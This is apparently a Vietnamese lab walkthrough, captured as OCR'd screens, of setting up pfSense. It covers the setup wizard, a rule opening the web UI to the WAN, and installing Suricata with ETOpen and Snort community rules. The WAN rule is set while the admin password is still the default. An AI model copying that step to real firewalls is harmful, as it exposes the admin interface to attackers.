pfsense COMMUNITY EDITION
System
Interfaces
Firewall
Services
VPN
Status
Diagnostics
Help
Next

WARNING: The 'admin' account password is set to the default value. Change the password in the User Manager.

Wizard / pfSense Setup / Time Server Information

Step 3 of 9

Time Server Information


Please enter the time, date and time zone.

Time server hostname: 2.pfsense.pool.ntp.org

Enter the hostname (FQDN) of the time server.

Timezone: Asia/Ho_Chi_Minh

WAN Configuration



Wizard / pfSense Setup / Configure WAN Interface

Step 4 of 9

Configure WAN Interface

On this screen the Wide Area Network information will be configured.

SelectedType: Static

General configuration

MAC Address:

This field can be used to modify ("spoof") the MAC address of the WAN interface (may be required with some cable connections). Enter a MAC address in the following format: xx:xx:xx:xx:xx:xx or leave blank.

MTU:

Set the MTU of the WAN interface. If this field is left blank, an MTU of 1492 bytes for PPPoE and 1500 bytes for all other connection types will be assumed.

MSS:

If a value is entered in this field, then MSS clamping for TCP connections to the value entered above minus 40 (TCP/IP header size) will be in effect. If this field is left blank, an MSS of 1492 bytes for PPPoE and 1500 bytes for all other connection types will be assumed. This should match the above MTU value in most all cases.


Static IP Configuration

IP Address: 192.168.0.101

Subnet Mask: 24

Upstream Gateway: 192.168.0.1

DHCP client configuration



If no qualifying outgoing packets are transmitted for the specified number of seconds, the connection is brought down. An idle timeout of zero disables this feature.

PPTP configuration

PPTP Username	
PPTP Password	
Show PPTP password	□ Reveal password characters
PPTP Local IP Address	
pptplocalsubnet	32
PPTP Remote IP Address	
PPTP Dial on demand	□ Enable Dial-On-Demand mode This option causes the interface to operate in dial-on-demand mode, allowing a virtual full time connection. The interface is configured, but the actual connection of the link is delayed until qualifying outgoing traffic is detected.
PPTP Idle timeout	If no qualifying outgoing packets are transmitted for the specified number of seconds, the connection is brought down. An idle timeout of zero disables this feature.


RFC1918 Networks

Block RFC1918 Private Networks	□ Block private networks from entering via WAN When set, this option blocks traffic from IP addresses that are reserved for private networks as per RFC 1918 (10/8, 172.16/12, 192.168/16) as well as loopback addresses (127/8). This option should generally be left turned on, unless the WAN network lies in such a private address space, too.

Block bogon networks

Block bogon networks	☑ Block non-Internet routed networks from entering via WAN When set, this option blocks traffic from IP addresses that are reserved (but not RFC 1918) or not yet assigned by IANA. Bogons are prefixes that should never appear in the Internet routing table, and obviously should not appear as the source address in any packets received.

LAN interface configuration



Wizard / pfSense Setup / Wizard completed.

Step 9 of 9

Wizard completed.

Congratulations! pfSense is now configured.

We recommend that you check to see if there are any software updates available. Keeping your software up to date is one of the most important things you can do to maintain the security of your network.

Remember, we're here to help.

Click here to learn about Netgate 24/7/365 support services.

User survey


Please help all the people involved in improving and expanding pfSense software by taking a moment to answer this short survey (all answers are anonymous)

Anonymous User Survey

Useful resources.

- Learn more about Netgate's product line, services, and pfSense software from our website
- To learn about Netgate appliances and other offers, visit our store
- Become part of the pfSense community. Visit our forum
- Subscribe to our newsletter for ongoing product information, software announcements and special offers.

To facilitate the configuration of pfSense when accessing from a computer in the home network (located on pfSense's WAN), I will create a new Firewall Rule that allows access to the Web UI from the WAN.




Firewall / Rules / WAN

Rules (Drag to Change Order)

□	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
✕	0/208 B	*	Reserved Not assigned by IANA	*	*	*	*	*		Block bogon networks	⚙

No rules are currently defined for this interface
All incoming connections on this interface will be blocked until pass rules are added. Click the button to add a new rule.



WARNING: The 'admin' account password is set to the default value. Change the password in the User Manager.

Firewall / Rules / Edit

Edit Firewall Rule

Action: Pass
Choose what to do with packets that match the criteria specified below.
Hint: the difference between block and reject is that with reject, a packet (TCP RST or ICMP port unreachable for UDP) is returned to the sender, whereas with block the packet is dropped silently. In either case, the original packet is discarded.

Disabled: □ Disable this rule
Set this option to disable this rule without removing it from the list.

Interface: WAN
Choose the interface from which packets must come to match this rule.

Address Family: IPv4
Select the Internet Protocol version this rule applies to.

Protocol: TCP
Choose which IP protocol this rule should match.

Source

Source: □ Invert match | Any | Source Address /

Display Advanced

The **Source Port Range** for a connection is typically random and almost never equal to the destination port. In most cases this setting must remain at its default value, **any**.

Destination

Destination: □ Invert match | WAN address | Destination Address /

Destination Port Range: (other) | | (other) |
From | Custom | To | Custom


Specify the destination port or port range for this rule. The "To" field may be left empty if only filtering a single port.

Extra Options

Log: □ Log packets that are handled by this rule
Hint: the firewall has limited local log space. Don't turn on logging for everything. If doing a lot of logging, consider using a remote syslog server (see the Status: System Logs: Settings page).

Description: Cho phép truy cập pfsense web ui từ wan
A description may be entered here for administrative reference. A maximum of 52 characters will be used in the ruleset and displayed in the firewall log.

install suricata



WARNING: The 'admin' account password is set to the default value. Change the password in the User Manager.

System / Package Manager / Available Packages

Search


Search term: suricata — Both

Enter a search string or *nix regular expression to search package names and descriptions.

Packages

Name	Version	Description
suricata	7.0.4_1	High Performance Network IDS, IPS and Security Monitoring engine by OISF. Package Dependencies: suricata-7.0.4

Setting rules for suricata



Services / Suricata / Global Settings

Please Choose The Type Of Rules You Wish To Download

Install ETOpen Emerging Threats rules: ☑ ETOpen is a free open source set of Suricata rules whose coverage is more limited than ETPro. ☐ Use a custom URL for ETOpen downloads

Enabling the custom URL option will force the use of a custom user-supplied URL when downloading ETOpen rules.

Install ETPro Emerging Threats rules: ☐ ETPro for Suricata offers daily updates and extensive coverage of current malware threats. ☐ Use a custom URL for ETPro rule downloads

The ETPro rules contain all of the ETOpen rules, so the ETOpen rules are not required and are disabled when the ETPro rules are selected. Sign Up for an ETPro Account. Enabling the custom URL option will force the use of a custom user-supplied URL when downloading ETPro rules.

Install Snort rules: ☐ Snort free Registered User or paid Subscriber rules ☐ Use a custom URL for Snort rule downloads

Sign Up for a free Registered User Rules Account

Sign Up for paid Snort Subscriber Rule Set (by Talos)

Enabling the custom URL option will force the use of a custom user-supplied URL when downloading Snort Subscriber rules.

Install Snort GPLv2 Community rules: ☑ The Snort Community Ruleset is a GPLv2 Talos-certified ruleset that is distributed free of charge without any Snort Subscriber License restrictions. ☐ Use a custom URL for Snort GPLv2 rule downloads

This ruleset is updated daily and is a subset of the subscriber ruleset. If you are a Snort Subscriber Rules customer (paid subscriber), the community ruleset is already built into your download of the Snort Subscriber rules, and there is no benefit in adding this rule set separately.

Install Feodo Tracker Botnet C2 IP rules: ☐ The Feodo Botnet C2 IP Ruleset contains Dridex and Emotet/Heodo botnet command and control servers (C&Cs) tracked by Feodo Tracker.

Install ABUSE.ch SSL Blacklist rules: ☐ The ABUSE.ch SSL Blacklist Ruleset contains the SSL cert fingerprints of all SSL certs blacklisted by ABUSE.ch.

Hide Deprecated Rules Categories: ☐ Hide deprecated rules categories in the GUI and remove them from the configuration. Default is Not Checked.

Download Extra Rules: ☐ Download Extra Rules

Download extra rules file or tar.gz archive with rules. If "Check MD5" is set, the code will assume a matching filename exists at the same URL with an additional extension of ".md5".


Rules Update Settings

Update Interval: NEVER

Please select the interval for rule updates. Choosing NEVER disables auto-updates.

Hint: In most cases, every 12 hours is a good choice.

Then select Update



WARNING: The 'admin' account password is set to the default value. Change the password in the User Manager.

Services / Suricata / Updates

INSTALLED RULE SET MD5 SIGNATURES


Rule Set Name/Publisher	MD5 Signature Hash	MD5 Signature Date
Emerging Threats Open Rules	Not Downloaded	Not Downloaded
Snort Subscriber Rules	Not Enabled	Not Enabled
Snort GPLv2 Community Rules	Not Downloaded	Not Downloaded
